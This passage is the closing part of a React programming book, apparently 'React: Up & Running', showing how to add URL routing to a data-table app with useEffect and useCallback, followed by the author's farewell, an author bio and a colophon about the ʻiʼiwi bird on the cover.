  setAddNew(true);
}
```

After:

```
function onAdd() {
  setAddNew(true);
  updateRoute('add');
}
```

And when the user dismisses the dialog (or submits the form and the dialog disappears), the `/add` should be removed from the URL. Before:

```
function saveNew(action) {
  setAddNew(false);
  // ...
}
```

After:

```
function saveNew(action) {
  setAddNew(false);
  updateRoute();
  // ...
}
```

Consuming the route context in the data table

Using the routing context in `Excel` looks familiar:

```
// ...
import RouteContext from '../contexts/RouteContext';

function Excel({filter}) {
  const {route, updateRoute} = useContext(RouteContext);
  // ...
}
```

A lot in this component happens in the `handleAction()` helper (see Chapter 7). It's responsible for opening and closing dialogs as well as for the content of the dialogs. This helper can be used for the purposes of routing so long as it's invoked with the correct arguments.

With the help of `useEffect()` this helper can be called when the data table renders and the result is opening a dialog whenever the URL is `/edit/[ID]` or `/info/[ID]`. Here is how:

```
useEffect(() => {
  if (route.edit !== null && route.edit < data.length) {
    handleAction(route.edit, 'edit');
  } else if (route.info !== null && route.info < data.length) {
    handleAction(route.info, 'info');
  }
}, [route, handleAction, data]);
```

Here `route`, `handleAction` and `data` are the effect's dependencies, so it's not invoked too often. A quick check for `data.length` prevents opening the dialog with IDs that are out of range (cannot edit ID 5 when only 3 records exist). Then `handleAction()` is invoked, for example `handleAction(2, 'info')` when the URL is `/info/2`.

So `handleAction()` is responsible for reading the routing info and creating the correct dialog. But it's also responsible for updating the URL on user actions. This part is simple. Closing the dialog before:

```
setDialog(null);
```

And after:

```
setDialog(null);
updateRoute(); // clean up the URL
```

Opening the dialog before:

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  setDialog(
    <Dialog ...
// ...
```

And after:

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  updateRoute(type, rowidx); // makes the URL e.g. /edit/3
  setDialog(
    <Dialog ...
// ...
```

With that the functionality should be done, however there's just one more step.

`useCallback()`

When setting up `useEffect`, `handleAction()` was passed as a dependency:

```
useEffect(() => {
  if (route.edit !== null && route.edit < data.length) {
    handleAction(route.edit, 'edit');
  } else if (route.info !== null && route.info < data.length) {
    handleAction(route.info, 'info');
  }
}, [route, handleAction, data]);
```

But since `handleAction()` is an inline function inside `Excel()`, this means every time `Excel()` is invoked to rerender, a new `handleAction()` is created. And `useEffect()` sees the updated dependency. This is not efficient, there's no point of having a function dependency that changes every time even though the function does the same thing.

React provides a `useCallback()` hook to help with just that. It *memoizes* a callback function with its dependencies. So if a new `handleAction()` is created on a rerender of `Excel`, but its dependencies have not changed, then there's no need for `useEffect()` to see a new dependency. The old memoized `handleAction` should do the trick.

Wrapping the `handleAction` with a `useCallback()` should look somewhat familiar to `useEffect()` where the pattern is: first argument is a function, the second is an array of dependencies.

Before:

```
function handleAction(rowidx, type) {
  // ...
}
```

After:

```
const handleAction = useCallback(
  (rowidx, type) => {
    // ...
  },
  [data, updateData, updateRoute],
);
```

The dependencies `data`, `updateData` and `updateRoute` are the only external pieces of info that `handleAction` requires to work properly. So if these do not change between rerenders, an older memoized `handleAction` is sufficient. Here's the complete and final version of `handleAction()` after all the routing changes:

```
const handleAction = useCallback(
  (rowidx, type) => {
    if (type === 'delete') {
      setDialog(
        <Dialog
          modal
          header="Confirm deletion"
          confirmLabel="Delete"
          onAction={(action) => {
            setDialog(null);
            if (action === 'confirm') {
              updateData(
                dataMangler(data, 'delete', {
                  rowidx,
                  updateData,
                }),
              );
            }
          }}>
          {`Are you sure you want to delete "${data[rowidx].name}"?`}
        </Dialog>,
      );
    }
    const isEdit = type === 'edit';
    if (type === 'info' || isEdit) {
      const formPrefill = data[rowidx];
      updateRoute(type, rowidx);
      setDialog(
        <Dialog
          modal
          extendedDismiss={!isEdit}
          header={isEdit ? 'Edit item' : 'Item details'}
          confirmLabel={isEdit ? 'Save' : 'ok'}
          hasCancel={isEdit}
          onAction={(action) => {
```

```
              setDialog(null);
              updateRoute();
              if (isEdit && action === 'confirm') {
                updateData(
                  dataMangler(data, 'saveForm', {
                    rowidx,
                    form,
                    updateData,
                  }),
                );
              }
            }}>
            <Form
              ref={form}
              fields={schema}
              initialData={formPrefill}
              readonly={!isEdit}
            />
          </Dialog>,
        );
      }
    },
    [data, updateData, updateRoute],
  );
```

The End

I'm happy you got this far, dear reader. This is Stoyan, your author. I hope you're a more confident programmer now, someone who knows how to get a new React project off the ground or join an existing one and take it into the future.

A programming book is like a snapshot in time. Technologies change and evolve while the book remains the same. I did my best to focus on evergreen content and let the evolution take its place. But it is my goal to attempt and bring new additions to this book (in the form of PDF appendices) before a new edition is due. If you'd like to keep up with the new content please join the mailing list at *https://react.stoyanstefanov.com*.

About the Author

Stoyan Stefanov is an enterpreneur, a web performance consultant and occasionally a technical writer. He was an early Facebook engineer who spent 10 years building various developer-facing parts of the company. Previously at Yahoo, he was the creator of the smush.it online image-optimization tool and architect of the YSlow 2.0. performance tool. Stoyan is the author of *JavaScript Patterns* (O'Reilly) and *Object-Oriented JavaScript* (Packt Publishing), among other titles. He runs perfplanet.com, has a podcast, a blog, and speaks at conferences around the world.

Colophon

The animal on the cover of *React: Up & Running* is an ʻiʼiwi (pronounced *ee-EE-vee*) bird, which is also known as a scarlet Hawaiian honeycreeper. The author's daughter chose this animal after doing school report on it. The ʻiʼiwi is the third most common native land bird in the Hawaiian Islands, though many species in its family, Fringillidae, are endangered or extinct. This small, brilliantly colored bird is a recognizable symbol of Hawaiʻi, with the largest colonies living on the islands of Hawaiʻi, Maui, and Kauaʻi.

Adult ʻiʼiwis are mostly scarlet, with black wings and tails and a long, curved bill. The bright red color easily contrasts with the surrounding green foliage, making the ʻiʼiwi very easy to spot in the wild. Though its feathers were used extensively to decorate the cloaks and helmets of Hawaiian nobility, it avoided extinction because it was considered less sacred than its relative, the Hawaiian mamo.

The ʻiʼiwiʼs diet consists mostly of nectar from flowers and the ʻōhiʻa lehua tree, though it will occasionally eat small insects. It is also an altitudinal migrator; it follows the progress of flowers as they bloom at increasing altitudes throughout the year. This means that they are able to migrate between islands, though they are rare on Oʼahu and Molokaʻi due to habitat destruction, and have been extinct from Lānaʻi since 1929.

There are several efforts to preserve the current ʻiʼiwi population; the birds are very susceptible to fowlpox and avian influenza, and are suffering from the effects of deforestation and invasive plant species. Wild pigs create wallows that harbor mosquitos, so blocking off forest areas has helped to control mosquito-borne diseases, and there are projects underway that attempt to restore forests and remove nonnative plant species, giving the flowers that ʻiʼiwis prefer the chance to thrive.

Many of the animals on O'Reilly covers are endangered; all of them are important to the world.

The cover image is from Wood's *Illustrated Natural History*. The cover fonts are Gilroy Semibold and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.